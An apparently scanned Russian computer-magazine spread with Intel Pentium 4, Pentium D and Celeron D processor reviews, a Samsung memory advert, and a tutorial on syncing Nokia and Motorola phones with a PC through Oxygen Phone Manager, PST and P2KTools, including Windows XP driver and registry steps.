Intel Pentium D 830 — что-то вроде Middle-End'a в линейке двухъядерных процессоров (хотя сложно отнести к средней ценовой категории «камень» стоимостью более 300 баксов). Такие технологии, как EM64T, Enhanced Intel SpeedStep, NX-бита, но кроме, опять же, Hyper-Threading здесь на месте. Частота по сравнению с 820-й моделью повысилась на 200 МГц и теперь составляет 3 ГГц, так что этот процессор можно считать двухъядерным аналогом Intel Pentium 4 530 с более совершенным техпроцессом и чуть большим набором функций. Правда, что касается производительности, то от увеличения количества ядер в стандартных приложениях толку мало — FPS'ы и баллы примерно те же, что и у одноядерной версии. Видимо, реальную выгоду от новой технологии мы увидим только тогда, когда она получит поддержку со стороны разработчиков софта. Если учесть аналогичную ситуацию с 64-х битной архитектурой (а она реализована в процессорах уже давно), то ждать нам, кажется, еще долго :).



Intel Pentium D 840


Частота, ГГц: 3,2
Ядро: Smithfield (2xPrescott)
Техпроцесс ядра, мкм: 0,09
Шина, МГц: 800
Объем Кеша L2, кб: 1024x2
Поддержка 64-битных приложений и NX-бита: есть
Поддержка Hyper-Threading: есть
Поддерживаемые инструкции: MMX, SSE, SSE2, SSE3

Этот процессор — самый мощный «двухъядерник, если не считать линейку Extreme Edition, находящуюся в совершенно другой ценовой категории. Отметим, что к нам попал инженерный образец «камня» с разблокированным множителем, что позволяет как беспрепятственно его разгонять, так и легко понижать частоту, «эмулируя» тем самым младшие модели линейки.
Тактовая частота его составляет 3.2 ГГц, что позволяет ему приблизиться по производительности к не самым дешевым одноядерным процам — например, к Intel Pentium 4 640. Стоит лишь дождаться нормальной поддержки в софте полноценного использования возможностей процессоров этой линейки, и картина рисуется вовсе замечательная, но пока же ценность у них одна — мультизадачность. И если тебе совсем не обязательно кодировать видео и рвать монстров в Far Cry одновременно, то деньги лучше вложить в куда более мощное и дешевое решение, выполненное по старой доброй одноядерной технологии.



Intel Celeron D 2,66

Частота, ГГц: 2,66
Ядро: Prescott
Техпроцесс ядра, мкм: 0,09
Шина, МГц: 533
Объем Кэша L2, Кб: 256
Поддержка 64-битных приложений и NX-бита: есть
Поддержка Hyper-Threading: нет
Поддерживаемые инструкции: MMX, SSE, SSE2, SSE3



Последний процессор в нашем списке — вечный «бюджетник» Intel Celeron D ориентирован на использование в офисных и недорогих домашних системах. Ожидать чего-то экстраординарного от него не стоит — все твои амбиции будут жестко пресечены частотой шины в 533 МГц и кэшем L2 объемом всего 256 Кб. Естественно, Hyper-Threading у проца отсутствует, так же как и функция EIST, но зато имеется полноценная поддержка 64-х битных приложений и антивирусная защита, что, согласись, уже неплохо. Результаты эта модель показала невысокие — самые слабые среди всех тестируемых образцов, что еще раз подтвердило ее «офисную» принадлежность. Мало того, один из тестов на многозадачность этот камень не прошел вообще — слишком много требовалось времени для его завершения. Итого мы имеем отличный выбор для тех, кто считает свои деньги и не увлекается кодированием видео, а также последними веяниями в области игрового искусства. Всем остальным — проходить мимо.


Наращивайте скорость!
Воспользуйтесь преимуществами DDR2
Память DDR2 от Samsung гарантирует высочайшую производительность персональных компьютеров, серверов и ноутбуков. Какие бы задачи не стояли перед Вами, среди множества чипов DDR2 Вы всегда найдете подходящий вариант. Выбирая DDR2, Вы можете рассчитывать на выгодные цены и техническую поддержку, осуществляемую авторизованными партнерами.
www.samsungsemi.com
Товар сертифицирован
Samsung DDR2 DIMM
SAMSUNG

Intel Pentium 4 530

Частота, МГц: 3000
Ядро: Prescott
Разъем: LGA775
Техпроцесс ядра, мкм: 0,09
FSB, МГц: 200
Объем Кэша L2, Кб: 1024
Поддержка 64-битных приложений и NX-бита: нет
Поддержка Hyper-Threading: есть
Поддерживаемые инструкции: MMX, SSE, SSE2, SSE3

Неплохой Middle-End процессор за умеренные деньги с хорошую производительность. Вот только с функциональностью у него слабовато — выполнен «камень» на ядре Prescott, а это значит, что тебе придется забыть как о 64-х битных приложениях, так и о возможности понизить шум кулера, а заодно и температуру с помощью технологии EIST. Что ж, по крайней мере, никто не стал отбирать у проца поддержку Hyper-Threading, так что в мультипрограммной среде он себя чувствует вполне неплохо. Хотя, сравнивая процентные потери в этом режиме для Hyper-Threading с потерями у решений с честно реализованной двухъядерностью, результат выходит не в пользу первых. Это и логично — эмуляцией реальное железо не обгонишь, с другой стороны, в монопрограммном режиме данный проц легко дает фору более дорогому Intel Pentium D 820. Вердикт стандартен — выбор стоит делать, основываясь исключительно на своих предпочтениях и финансовых возможностях.



Intel Pentium 4 640

Частота, ГГц: 3,2
Ядро: Prescott 2M
Техпроцесс ядра, мкм: 0,09
Шина, МГц: 800
Объем Кэша L2, Кб: 2048
Поддержка 64-битных приложений и NX-бита: есть
Поддержка Hyper-Threading: есть
Поддерживаемые инструкции: MMX, SSE, SSE2, SSE3

Серия 6XX — топовая на данный момент линейка одноядерных процессоров Intel, если не учитывать элитные решения серии Extreme Edition. Вот и это маленькое чудо форм-фактора LGA775 сделано на базе ядра Prescott 2M, что автоматически причисляет к ряду его достоинств аппаратную антивирусную защиту, динамическую регулировку частоты в зависимости от нагрузки и 64-х битную архитектуру. Не забыт и Hyper-Threading, выгода от применения которого без труда видна на графиках. Процессор имеет 2 Мб кэш-памяти второго уровня и работает на частоте 3.2 ГГц — для современных игр и обработки сложных данных этого должно хватить с головой. Графики служат отличным тому доказательством — проц показал отличную производительность и отстал лишь от двух моделей, перед которыми ему положено пасовать по праву :). И все бы хорошо, но высокая цена наверняка отпугнет от этой модели небогатых и рациональных юзеров, которые, впрочем, найдут утешение в серии 5XX :).



Intel Pentium 4 670

Частота, ГГц: 3,8
Ядро: Prescott 2M
Техпроцесс ядра, мкм: 0,09
Шина, МГц: 800
Объем Кэша L2, Кб: 2048
Поддержка 64-битных приложений и NX-бита: есть
Поддержка Hyper-Threading: есть
Поддерживаемые инструкции: MMX, SSE, SSE2, SSE3

Наиболее мощный процессор в линейке топовых «одноядерников» 6XX — 2 Мб кэша второго уровня и 3.8 ГГц частоты позволят тебе забыть о проблемах с производительностью надолго. Все прочие проблемы возьмут на себя технологии EIST и XD-bit, а 64-х битная архитектура оптимизирует работу немногочисленных соответствующих приложений. И пусть цена этого «камня» заставит большинство читателей лишь мечтательно облизываться — потраченные деньги Intel Pentium 4 670 явно оправдает — в нашем тесте он легко занял первое место, обойдя даже процессор серии Extreme Edition! Добавим, что поддержка Hyper-Threading еще и помогла ему практически приблизиться в мультизадачной среде к реальным двухъядерным «камням» — это именно тот случай, когда качество явно превышает количество. Вердикт — идеальный процессор для крутых геймеров и тех, кому жизненно необходима высочайшая производительность. Но только в том случае, если позволяет объем кошелька :)...



Intel Pentium 4 EE 3,73

Частота, МГц: 3000
Ядро: Prescott 2M
Разъем: LGA775
Техпроцесс ядра, мкм: 0,09
FSB, МГц: 266
Объем Кэша L2, Кб: 2048
Поддержка 64-битных приложений и NX-бита: есть
Поддержка Hyper-Threading: есть
Поддерживаемые инструкции: MMX, SSE, SSE2, SSE3




Процессоры серии Extreme Edition — решения, предназначенные далеко не для всех — только наиболее требовательные и богатые юзеры могут позволить себе приобрести «камешек» стоимостью более 1000$. Взамен же ты получаешь настоящего трехгигагерцового монстра с частотой системной шины 1066 МГц и 2 Мб кэша второго уровня! Разумеется, здесь присутствует поддержка EM64T, Hyper-Threading и аппаратная антивирусная защита и… на этом список основных поддерживаемых технологий завершается. Если ты вдруг решил, что мы забыли о EIST, то спешим тебя огорчить — процессор свою частоту никак не регулирует. Это довольно странно, учитывая то, что ядро Prescott 2M ее полностью поддерживает, а сам процессор ориентируется, как топовое решение с максимальной функциональностью и производительностью. Что же касается скорости, то по этой части проблем никаких — почетное «серебро» во всех тестах, а отставание от Intel Pentium 4 670 легко объяснить гораздо большей частотой последнего...



Скрещиваем мобилу с компом

ЗДРАВСТВУЙ, ДРУЖОК! СЕГОДНЯ Я НЕ БУДУ ТЕБЕ РАССКАЗЫВАТЬ СКАЗОЧЕК И РАСКРЫВАТЬ СТРАШНЫЕ ТАЙНЫ, А ЛИШЬ ПРОВЕДУ ЛИКБЕЗ ПО СКРЕЩИВАНИЮ МОБИЛЬНИКА И КОМПА. САМ ВСЕ УМЕЕШЬ? ТВОЯ ТРУБКА И ТАК ПО УШИ НАПОЛНЕНА JAVA-СОФТОМ, МЕЛОДИЯМИ И КАРТИНКАМИ? В МЕНЯ УЖЕ ЛЕТЯТ ТУХЛЫЕ ПОМИДОРЫ? А ЗРЯ. ДУМАЕШЬ, ВСЕ ТАКИЕ УМНЫЕ? ДА И МОБИЛКУ ЮЗАЕШЬ, ВЕРОЯТНЕЕ ВСЕГО, ТОЛЬКО ОДНОЙ МОДЕЛИ. МЫ ЖЕ С МОИМ УШАСТЫМ НАПАРНИКОМ II_UXA ПОКАЖЕМ ТЕБЕ, ЧТО НУЖНО ЗНАТЬ МОБИЛЬНОМУ ШАРОВАРОВЕДУ, ЧТОБЫ НЕ ИСПЫТЫВАТЬ ПРОБЛЕМ С СОТОВЫМИ ТЕЛЕФОНАМИ БОЛЬШИНСТВА ПРОИЗВОДИТЕЛЕЙ, ТАК КАК ЭТО МОЖЕТ ПРИНОСИТЬ РЕАЛЬНЫЕ ЗАРАБОТКИ | ShadOS (shados@real.xakep.ru), Il_uxa (nikeicev@mail.ru)




Софт для работы с мобильными телефонами


[вступление] Допустим, снабжать всех своих знакомых, а может, даже и не знакомых мелодиями и картинками за символическое вознаграждение. Поверь мне, это не глупость, и именно так поступает мой коллега. Спроси у него сам. Или вот, допустим, ты жутко коммуникабельный мобиломан и на твоем сотике в записной книжке находится несколько сотен телефонов, но появилась необходимость перетащить весь этот хлам на новую мобильную звонилку, купленную по веянию моды. Что делать-то будешь? Может, вручную? Самое простое решение — скопировать телефоны из памяти на SIM-карту и перенести их на новый аппарат, только вот мозоли на пальцах лечить замучаешься ;). Стоит отметить, что в некоторых старых телефонах даже это провернуть не получится, так как в них нет возможности переноса записей телефонной книжки на SIM-карту. Или вот еще: иногда дополнительная информация при таком переносе наглым образом обрезается, что, согласись, досадно. Плюс ко всему этому тебе просто необходимо сохранить записи органайзера, архив SMS, памятки и тому подобную чепуху. Что с этим делать будешь? Знающие люди уже вразнобой заорали: «Кабели! Bluetooth! ИК-порт!». Уважаемые, не стоит так орать. Можете просто смело пропускать пару следующих абзацев. А я продолжу с тобой, о, алмаз моей души! Они абсолютно правы — что-либо одно нам обязательно понадобится для продолжения беседы.

[кабели] Абсолютно все модели телефонов за очень небольшим исключением поддерживают синхронизацию по такой вещице. И это первый возможный тип подключения. Как известно (или для тех, кто в бронепоезде), кабель подключается с одной стороны к интерфейсному разъему аппарата, с другой стороны — к COM или USB-порту. Причем второй вариант наиболее распространен. Некоторые модели, не имеющие интерфейсного разъема (например, Nokia 3510, 3510i), поддерживают синхронизацию засчет неоригинальных кабелей. Сам производитель из маркетинговых соображений не реализовал такую возможность, посчитав ее излишней в моделях базового уровня. Некоторые производители (особенно LG, Samsung) изначально вкладывают кабели в комплект поставки, впрочем, как и программное обеспечение, но большинство не идет на этот шаг и продает кабели в качестве дополнительного аксессуара. Однако стоимость оригинальных кабелей формируется не из их себестоимости, а из ценовой группы телефона, его позиционирования, наконец, стоимости программного обеспечения, если оно прилагается к кабелю. Кому оно надо? Как результат, конечная стоимость кабеля от производителя телефона может составлять как 10 долларов, так и все 70—80. Многие считают такую стоимость неоправданной и обращаются к народным умельцам, которые сами паяют кабели. Их услуги стоят недорого: стоимость кабеля составляет около 10—15 долларов, но вот качество не всегда на уровне. Тут можно сказать, что ты играешь в лотерею: все зависит от навыков человека, изготовившего кабель. Придя домой, можно обнаружить, что кабель не рабо-

PST — основное окно программы




PST — отзыв модема. Если его не будет, то ничего работать не будет




ничем не приметный SiMoCo



p2ktools.motofan.ru — официальный сайт программы P2KTools.
htpp://oxygensoftware.com — официальный сайт программы OPM II.
http://mobileinform.ru — сайт с прекрасными тестами сотовых телефонов.
http://motofan.ru — все для любителей Motorola.
http://samsung-club.ru — клуб любителей samsung.



Общим совещанием было решено, что выкачивать все эти программы самому не есть хорошо, а потому мы их бережно разместили на диске.



PST — редактор реестра

тает, — это, пожалуй, худший вариант. Иногда кабель перестает работать через некоторое время — сказываются плохо пропаянные контакты. Можно рассматривать все вышесказанное как антирекламу кабелям с радиоразвалов или от неясных производителей. Но мы ведь тоже не лыком шиты — спаять кабель самостоятельно — проще простого, и найти его схему в инете достаточно легко, а об остальном и говорить не стоит — все зависит от прямоты рук. Для подавляющего большинства неудачников остается третий путь — приобрести кабель от стороннего производителя. Как правило, они поддерживают все те же функции, что и оригинальные, а иногда имеют и свое программное обеспечение в комплекте. В большинстве случаев покупка такого кабеля будет стоить порядка 20—30 долларов.

А еще с помощью USB-кабеля телефон можно использовать, например, как модем для ноутбука. И об этом речь уже заходила в старых номерах. Поэтому не буду повторяться. В поездках плюсом USB-кабеля является возможность подзарядки телефона от USB-разъема, хотя время полной перезарядки больше, чем у обычного зарядного устройства, но это не особо важно.

[ИК-адаптеры] Подавляющее большинство современных ноутбуков оснащено ИК-адаптерами, да и для Desktop-системы это не проблема. Тебе не составит труда приобрести внешний ИК-порт, благо стоит он в последнее время копейки. Можешь смело выбирать любую модель — почти все они по характеристикам мало отличаются друг от друга. Как и в ситуации с кабелями, с ИК-адаптерами поставляется дополнительный бесполезный софт. При наличии ИК-порта на телефоне и компьютере тебе останется лишь подобрать стоящее программное обеспечение для синхронизации. Но все же не буду забегать вперед и скажу пару слов о самой современной технологии.

[bluetooth] Все большее число телефонов бизнес-класса поддерживает технологию bluetooth, а также синхронизацию данных с ее помощью. Сейчас все упирается в отсутствие соответствующих встроенных возможностей на ПК. Однако можно приобрести bluetooth-карту расширения, стоимость которой может варьироваться в зависимости от производителя. На мой взгляд, более логичной выглядит покупка USB-Dongle от какого-нибудь тайванского производителя, так как отличия таких моделей лишь во внешнем виде да программном обеспечении, идущем в комплекте (стоимость 25—30 долларов). Как следует из названия, подключается такое устройство к USB-порту компьютера, причем без лишнего геморроя с дровами.


[oxygen phone manager II] А теперь продолжим рассказ о том, как все эти вещи применить, и начнем мы с финского друга, которого зовут, как ты уже догадался, Nokia.


Многие спросят: «Почему именно эта программа, а не «нокиевский» PC Suite?». Но тут ведь все понятно. Программа производителя состоит из общей оболочки с кучей ссылок на разные «подпрограммы», каждая из которых выполняет определенную функцию, и то не в полной мере.

После того как ты установишь программку (здесь нет ничего сложного), откроешь ее, советую первым делом лезть в «Инструменты -> Настройки». Соответственно, выбираем тип соединения. Будь это ИК-порт, Bluetooth или кабель. Для последнего выбираем номер COM-порта (даже если ты купил USB-шный) — его номер ты можешь посмотреть в диспетчере устройств.

В левой части экрана появится номер твоего телефона. Тут ты можешь дать ему имя, причем то, которое сам захочешь, будь то «телефон моей двоюродной тети через пятое колено, слегка коснувшись моей троюродной бабушки» или что-нибудь похожее. А можешь вообще оставить свой любимый аппарат без имени. Номер твоего телефона является раскрывающимся списком, в котором есть множество подпунктов. Предлагаю кратко по ним пробежаться.

Не скажу тебе ничего нового: записная книжка является одной из самой часто используемых функций мобильника, и с помощью Oxygen Phone Manager II ты можешь комфортно ее редактировать. Программа представляет телефонную книгу в виде удобного для просмотра и редакти-



OPM — настройки подключения


EasyGPRS — основное окно программы

рования списка контактов. При желании каждый контакт также можно просмотреть и изменить в отдельной карточке. Есть очень удобная фишка — программа обеспечивает двухстороннюю синхронизацию телефонной книги с MS Outlook и Lotus Notes с поддержкой групп абонентов и категорий; импорт и экспорт данных из Windows Address Book и файлов CSV; сохранение данных в более десяти различных форматах (MS Excel, HTML, XML), что достаточно приятно. Также для тебя, ленивого, придумали такое удобство: можно устанавливать клавиши быстрого набора, производить поиск дублирующихся номеров, изменять типы номеров, добавлять и удалять префиксы у полей выбранного типа, начинать набор номера и многое другое.

Если ты оказался занятым человеком или просто у тебя плохая память, и ты постоянно пользуешься календарем, то в OPM II очень удобно его редактировать. Наряду с простым списком событий в программе можно просматривать события в режиме Планировщика с интерфейсом, построенным по типу MS Outlook. Планировщик удобно настраивается на твой вкус. В нем изменяется количество одновременно отображаемых дней, задается интервал рабочего времени, настраивается шкала времени.

Возможность украсить свой любимый телефон логотипом является приятной особенностью мобильников. Пожалуй, не стоит упускать и возможности создать свой оригинальный. Для такого случая встроен полноцен-


EasyGPRS — окно для закачки картинок

ный графический редактор. Ты сможешь создать свою или загрузить понравившуюся картинку в программу, отредактировать ее и установить в качестве логотипа оператора, стартового логотипа или обоев.

Модели телефонов с цветными дисплеями и возможностью проигрывания полифонических мелодий хранят картинки и мелодии в «Галерее». Программа дает полноценный доступ к «Галерее» телефона, позволяя загружать файлы из телефона на компьютер, просматривать их, записывать новые. Если у тебя в телефоне есть фотокамера и ты любитель «пощелкать», то очень полезной окажется возможность сохранения снимков на компьютере, поскольку память телефона может быть достаточно заполненной для их постоянного хранения. При этом всегда есть возможность снова загрузить понравившиеся снимки в телефон.

А может, ты любишь поиграть (конечно, если у тебя есть поддержка Java)? С OPM II ты легко сможешь управлять приложениями и играми: загружать их из телефона, устанавливать новые, удалять ненужные.

Тут мы обсудили самый минимум этой программы, поэтому срочно хватай свою Nokia и беги к компу устанавливать этот замечательный продукт творения рук человеческих.

[P2KTools & Product Support Tool] А вот и наши американцы — всем известная компания Motorola. Эта компания извернулась настолько, что для подключения телефона (в большинстве случаев) приходится извращаться с редактированием реестра винды.

Теперь давай решим, насколько ты счастливый обладатель той самой «моторолки». Если у тебя что-то в районе C350 или постарее, то тебе подойдет программа Product Support Tool, если же что-то более новое, то тебе повезло больше, и твой выбор — P2KTools.

Начнем со стариков, так как им надо дорогу уступать.

Из ингредиентов тебе потребуется:

1. Телефон Motorola C350 + Кабель USB A -> mini-USB 5pin
2. Motorola USB driver, MOTOROLA Inc.: Product Support Tool, (+Pst49_unprotected), M-Services Backup Editor
3. Графический редактор (например, PhotoShop)
4. Редактор MIDI-файлов (желательно, но не обязательно)
5. Windows 98 или 2000/XP
6. Прямые ручки :)

Motorola USB driver — драйвер для подключения телефона к компу. MOTOROLA Inc.: Product Support Tool — утилита для работы с телефоном под Windows 98/2k. Pst49_unprotected — примочка для Product Support Tool.


M-Services Backup Editor — утилита для закачки музыки (midi) и картинок в телефон (используется в связке с PST).

Устанавливаем софт. Тут все просто.

1. Инсталлируем Motorola USB драйвер
2. Перегружаем компьютер
3. Подключаем телефон к USB
4. Открываем «свойства системы» и убеждаемся, что появился Motorola USB Modem
5. Открываем «Панель управления» -> «Модемы»
6. Нажимаем кнопку «Дополнительно...» в Windows 98 или «Свойства -> Диагностика» в Windows XP. Должны получить ответ модема. Если «отклик модема» не получен, придется поиграть с системой. Обычно проблема возникает, если в системе есть простой модем. У меня так и получилось. На COM3 у меня стоял USRobotics и отклик от Motorola Modem (COM4) я не получал. После перестановки USRobotics на COM5 Моторола встала на COM3 и сразу же откликнулась. Если у тебя все же ничего не получается — пиши нам, обязательно разберемся. Пока не добьешься «отклика модема» Motorola, дальше можно не читать, так как работать все равно ничего не будет.
7. Устанавливаем программу PST 4.9. в каталог программы (C:\Program Files\Motorola\PST), переписываем содержимое архива Pst4_9_unprotected. Чтобы PST нормально встала под Windows XP в свойствах инсталлятора рекомендуется поставить режим совместимости Windows 2000

SYNCM

Рассказывая о синхронизации данных на телефонах, нельзя не рассказать о технологии SyncML. Она предназначена для синхронизации данных между различными классами устройств (ПК, КПК, телефоны или еще что-то другое). В современных бизнес-аппаратах эта технология, как правило, присутствует. В будущем ей обзаведутся многие аппараты среднего и высокого ценового класса. Не вдаваясь в подробности скажу, что с помощью SyncML на телефоне возможна синхронизация данных с твоей базой данных, в которой ты, собственно, и ведешь свой список дел, напоминаний, телефонную книгу. Все, что тебе нужно сделать на телефоне, — это указать адрес, по которому можно найти твою базу в Сети, а также имя пользователя и пароль. В дальнейшем телефон сам станет синхронизировать данные, на аппарате всегда будет наиболее актуальная информация о встречах и контактах. На данный момент технология SyncML реализована лишь небольшим числом крупных компаний для своих работников, в частности, менеджеров среднего и высшего звена. Рассматривать этот способ синхронизации как альтернативу традиционным вариантам пока нельзя.



EasyGPRS — окно для закачки мелодий

8 Перегружаем комп


Закачиваем картинки и музыку:

1 Подготавливаем файлы для заливки:
– картинки в формате GIF, размером не более 96X65 пикселей;
– MIDI рекомендую обрезать до 20 сек (влезет больше мелодий) и в редакторе увеличить громкость всех инструментов до максимума (127)
2 Запускаем MBE.EXE и добавляем картинки и мелодии. Внизу показывается общий размер файла, который будет закачиваться в телефон (по непроверенным данным в телефоне для юзера оставлено около 200 Кб памяти). В моем примере размер составляет 23 Кб
3 Нажимаем «Make M-Services Backup File» и сохраняем его с расширением ems
4 ОБЯЗАТЕЛЬНО! Нажимаем кнопку «Clear PST Copy Protection». Должны получить подтверждение
5 Запускаем PST и радуемся жизни
6 Если операционная система:
– Windows 98
После запуска PST Windows должна найти новые устройства. Драйвера для них лежат в корне папки, в которую установлен PST (это файлы p2k.inf, USBMOT2000.INF, p2k.sys). При успешной установке должны появиться новые устройства: Accessories Interface, Data Logging MCU и т.д.
– Windows XP
а) Запускаем regedit.exe и переходим в ветку HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USB.
б) Меняем «Разрешения...» для ветки USB — «Полный доступ».
в) Удаляем все ветки, начинающиеся на Vid_22b8&Pid_3801... (если они есть).
г) Запускаем PST, Windows должен найти новые устройства. Драйвера для них лежат в корне папки, в которую установлен PST.
д) PST не закрываем. Опять запускаем regedit.exe и переходим в ветку HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USB\Vid_22b8&Pid_3801. Внутри нее должна быть еще одна ветка, не важно, с каким названием, в моем случае — это 5&789ddb4&1&2. Находим параметр Service со значением usbccgp и изменяем его на usbhub.
е) Внутри ветки, с которой мы только что работали, есть еще одна с названием Control. В ней есть параметр ActiveService — изменяем его значение на usbhub.
ж) Вынимаем кабель из телефона, ждем 5 секунд, снова включаем. Windows находит новые устройства. Указываем ей путь к драйверам в корень PST, как делали раньше.
7 Открываем наш сохраненный M-Service Backup File.
8 PST показывает информацию о файле — один графический файл и три мелодии.
9 Нажимаем кнопку «Write into the phone». Зеленые галки — все выставляем в положение OK, если будут красные — у нас проблемы, пробуй еще раз. Возможная ошибка — слишком большой размер файла с расширением ems и малое количество свободной памяти в телефоне. С помощью программы PST можно заменить картинку, которая показывается при включении/выключении телефона. Это, как понимаешь, может быть и анимационный GIF-файл ;).
Ну вот, наконец, добрались и до обладателей «моторолок» нашего века. Им повезло больше, путь предстоит менее долгий. Перед первым подключением телефона к компьютеру необходимо установить драйвер Motorola USB Driver. В интернете полно ссылок на него, поэтому найти его не составит труда (размер ~1.2 Mb). После установки перезагружаем компьютер. Подключаем телефон к USB.
Окрываем «Свойства системы» и убеждаемся, что появился Motorola USB Modem. Открываем «Панель управления -> Модемы». Нажимаем кнопку «Свойства» и лезем во вкладку «Диагностика». Жмем «Опросить модем». Должны получить ответ модема. Если «отклик модема» не получен, придется опять ковырять систему. Как и в предыдущем случае, проблема возникает, если в системе есть простой модем. Попробуй переставить модем на другой COM-порт. Если все нормально — идем дальше. В принципе, этого драйвера достаточно, чтобы программа ра-

ботала в режиме AT-mode. Но этого не достаточно для работы в P2K-mode. Запускаем программу в режиме P2K-mode и жмем кнопку «Подключить». Windows должен найти новые устройства. Драйвера для них лежат в папке с программой в подкаталоге */drv*. При успешной установке должны появиться новые устройства: Accessories Interface, Data Logging MCU и т.д. Если у тебя Windows XP, то необходимо отредактировать реестр Windows. Как это сделать — читаем дальше.

[настройка работы с Windows XP] Если после установки всех драйверов в «Диспетчере устройств» появилось предупреждение, и программа не хочет устанавливать связь с телефоном в режиме P2K-mode, то необходимо отредактировать реестр Windows XP.
Запускаем regedit.exe и переходим в ветку HKEY_LOCAL_MASHINE\SYSTEM\CurrentControlSet\Enum\USB. Меняем «Разрешения...» для ветки USB — «Полный доступ».
Удаляем все ветки, начинающиеся на Vid_22b8&Pid_5801.... Внутри самой ветки Vid_22b8&Pid_5801 должна быть еще одна ветка. Не важно, с каким названием, у меня она называется 5&1d9adc3c&1&1. Находим параметр Service со значением usbcgp и меняем его на usbhub.
Внутри ветки, с которой мы только что работали, есть еще одна с названием Control. В ней есть параметр ActiveService — изменяем его значение на usbhub. Вынимаем кабель из телефона, ждем 5 секунд, снова включаем. Запускаем программу P2KTools и опять делаем попытку подключиться. Windows находит новые устройства. Указываем путь к драйверам (драйвера находятся в папке с программой в каталоге */drv*).
Теперь можно полноценно работать с программой.
Подробное описание того, как воспользоваться данной программой, можно прочитать в файле помощи, так как обычным переписыванием я заниматься не хочу — устал писать про американцев, поэтому переходим к Samsung.

